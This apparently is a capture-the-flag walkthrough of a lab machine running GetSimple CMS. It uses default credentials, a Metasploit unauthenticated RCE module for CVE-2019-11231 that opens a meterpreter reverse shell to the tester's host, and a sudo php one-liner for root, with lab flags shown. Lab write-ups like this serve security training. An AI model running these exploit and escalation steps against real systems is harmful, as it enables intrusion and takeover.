


Username : admin
password : admin



Gaining Foothold

Making a new page with php reverse shell code.



Failed.

9.8
CVSSV3

CVE-2019-11231

Published: 22/05/2019 Updated: 24/08/2020
CVSS v2 Base Score: 5 | Impact Score: 2.9 | Exploitability Score: 10
CVSS v3 Base Score: 9.8 | Impact Score: 5.9 | Exploitability Score: 3.9
VMScore: 545
Vector: AV:N/AC:L/Au:N/C:P/I:N/A:N
Subscribe to Get-simple

Vulnerability Summary

An issue exists in GetSimple CMS up to and including 3.3.15. insufficient input sanitation in the theme-edit.php file allows upload of files with arbitrary content (PHP code, for example). This vulnerability is triggered by an authenticated user; however, authentication can be bypassed. According to the official documentation for installation step 10, an admin is required to upload all the files, including the .htaccess files, and run a health check. However, what is overlooked is that the Apache HTTP Server by default no longer enables the AllowOverride directive, leading to data/users/admin.xml password exposure. The passwords are hashed but this can be bypassed by starting with the data/other/authorization.xml API key. This allows one to target the session state, since they decided to roll their own implementation. The cookie_name is crafted information that can be leaked from the frontend (site name and version). If a someone leaks the API key and the admin username, then they can bypass authentication. To do so, they need to supply a cookie based on an SHA-1 computation of this known information. The vulnerability exists in the admin/theme-edit.php file. This file checks for forms submissions via POST requests, and for the csrf nonce. If the nonce sent is correct, then the file provided by the user is uploaded. There is a path traversal allowing write access outside the jailed themes directory root. Exploiting the traversal is not necessary because the .htaccess file is ignored. A contributing factor is that there isn't another check on the extension before saving the file, with the assumption that the parameter content is safe. This allows the creation of web accessible and executable files with arbitrary content.

```
msf6 > search CVE-2019-11231

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   0  exploit/multi/http/getsimplecms_unauth_code_exec    2019-04-28       excellent  Yes    GetSimpleCMS Unauthenticate
d RCE


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/getsimplecms_unauth_code_
exec

msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/getsimplecms_unauth_code_exec) >
```

```
msf6 exploit(multi/http/getsimplecms_unauth_code_exec) > set RHOSTS http://10.129.42.249/
RHOSTS => http://10.129.42.249/
msf6 exploit(multi/http/getsimplecms_unauth_code_exec) > set LHOST tun0
LHOST => 10.10.16.71
msf6 exploit(multi/http/getsimplecms_unauth_code_exec) > exploit

[*] Started reverse TCP handler on 10.10.16.71:4444
[*] Sending stage (39927 bytes) to 10.129.42.249
[*] Meterpreter session 1 opened (10.10.16.71:4444 -> 10.129.42.249:45676) at 2023-12-24 15:15:02 +0500

meterpreter >
```

Got foothold.

User Flag

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@gettingstarted:/var/www/html/theme$ cd
cd
bash: cd: HOME not set
www-data@gettingstarted:/var/www/html/theme$ cd /
cd /
www-data@gettingstarted:/$ cd home
cd home
www-data@gettingstarted:/home$ ls
ls
mrb3n
www-data@gettingstarted:/home$ cd mrb3n
cd mrb3n
www-data@gettingstarted:/home/mrb3n$ ls
ls
user.txt
www-data@gettingstarted:/home/mrb3n$ cat user.txt
cat user.txt
7002d65b149b0a4d19132a66feed21d8
www-data@gettingstarted:/home/mrb3n$
```

Priv Esc

```
sudo -l
Matching Defaults entries for www-data on gettingstarted:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on gettingstarted:
    (ALL : ALL) NOPASSWD: /usr/bin/php
```

sudo php -r "system('/bin/bash');" GTFOBINS

```
sudo php -r "system('/bin/bash');"
id
uid=0(root) gid=0(root) groups=0(root)
```

Root Flag

```
cd /root
cat root.txt
f1fba6e9f71efb2630e6e34da6387842
```

Pwned.